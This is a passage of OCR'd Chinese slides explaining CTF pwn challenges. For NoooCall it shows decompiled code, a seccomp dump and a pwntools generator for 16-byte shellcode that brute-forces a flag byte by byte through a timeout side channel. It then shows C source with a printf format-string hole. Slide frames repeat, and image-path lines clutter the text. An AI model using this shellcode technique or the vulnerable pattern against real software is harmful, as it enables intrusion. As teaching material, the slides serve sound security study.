冬令营选拔赛部分题目讲解

Keenan

Challenges

- NoooCall (pwn, 34solved, 377pt)
- format (pwn, 25solved, 454pt)
- ShellMaster (misc, 71solved, 222pt)

NoooCall

- 读取flag内容到固定地址，读取0x10字节的shellcode，启动沙箱并执行shellcode。

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  void *flag_buf; // ST10_8
  void *sc_buff; // ST18_8
  FILE *flag; // [rsp+8h] [rbp-28h]

  set_up();
  flag = fopen("./flag.txt", "r");
  if ( !flag )
    exit(1);
  flag_buf = mmap((void *)0x200000000LL, 0x2000uLL, 3, 34, -1, 0LL);
  sc_buff = mmap((void *)0x300000000LL, 0x20000uLL, 7, 34, -1, 0LL);
  _isoc99_fscanf(flag, "%s", flag_buf);
  printf("Your Shellcode >>", "%s");
  read(0, sc_buff, 0x10uLL);
  sandbox_start();
  ((void (__fastcall *)(_QWORD, void *))sc_buff)(0LL, sc_buff);
  return 0LL;
}
```

NoooCall

- 沙箱设定的规则：禁止任何syscall。

```
root@challenges:/ctf/work/CTF-Pwn-shellcode# seccomp-tools dump ./chall

Your Shellcode >> line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x03 0xc000003e  if (A != ARCH_X86_64) goto 0005
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x00 0xffffffff  /* no-op */
 0005: 0x06 0x00 0x00 0x00000000  return KILL
```

- 只能执行0x10字节的shellcode

NoooCall

- 思路
  - 采用爆破的方式逐字节爆破flag
- 问题
  - 爆破成功/失败的**判定标准**是什么?

NoooCall

- alarm & handler

```
unsigned __int64 sub_B91()
{
  unsigned __int64 v0; // ST08_8

  v0 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  signal(14, (__sighandler_t)handler);
  alarm(5u);
  return __readfsqword(0x28u) ^ v0;
}
```

```
void __noreturn handler()
{
  exit(-1);
}
```


NoooCall

- 预期解


```python
def sc(offset, testchar):

    addr = 0x200000000+offset
    target = ord(testchar)
    shellcode = asm('''
    mov al, [{p1}]
    mov bl, {p2}
loop:
    cmp al, bl
    je loop

    ret
    '''.format(p1=addr, p2=target), arch = 'amd64', os = 'linux')
    return shellcode
```


NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x61
loop:
cmp al, bl
je loop
ret
al
bl



0x200000000
x
m
a
n
c
t


NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x61
loop:
cmp al, bl
je loop
ret
al
0x78
bl



0x200000000
x
m
a
n
c
t


NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x61
loop:
cmp al, bl
je loop
ret
al
0x78
bl
0x61



0x200000000
x
m
a
n
c
t


NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x61
loop:
cmp al, bl
je loop
ret
al
0x78
bl
0x61


0x200000000
x
m
a
n
c
t
a

NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x61
loop:
cmp al, bl
je loop
ret
al
0x78
bl
0x61


0x200000000
x
m
a
n
c
t
a

NoooCall

shellcode


```
mov al, [0x200000000]
mov bl, 0x61

loop:

cmp al, bl
je loop

ret
```

al

0x78

bl


0x61




立刻结束


NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x78
loop:
cmp al, bl
je loop
ret
al
bl



0x200000000
x
m
a
n
c
t


NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x78
loop:
cmp al, bl
je loop
ret
al
0x78
bl
0x78



0x200000000
x
m
a
n
c
t


NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x78
loop:
cmp al, bl
je loop
ret
al
0x78
bl
0x78



0x200000000
x
m
a
n
c
t


NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x78
loop:
cmp al, bl
je loop
ret
al
0x78
bl
0x78


0x200000000
x
m
a
n
c
t
x

NoooCall


shellcode
mov al, [0x200000000]
mov bl, 0x78
loop:
cmp al, bl
je loop
ret
al
0x78
bl
0x78


0x200000000
x
m
a
n
c
t
x

NoooCall

shellcode


```
mov al, [0x200000000]
mov bl, 0x78

loop:

cmp al, bl
je loop

ret
```

al

0x78

bl


0x78



循环至触发handler


format


```
12  int log(char* buf) {
13      puts("...");
14      char* pch;
15      char* d = "|";
16      printf(strtok(buf, d));
17      while(pch = strtok(NULL, d)) {
18          printf(pch);
19      }
20  }
21  int parse(char* buf) {
22      puts("...");
23      log(buf);
24  }
25  int handle() {
26      puts("...");
27      char* buf = (char*) malloc (0x100);
28      read(0, buf, 55);
29      parse(buf);
30  }
31  int func() {
32      puts("...");
33      handle();
34  }
```



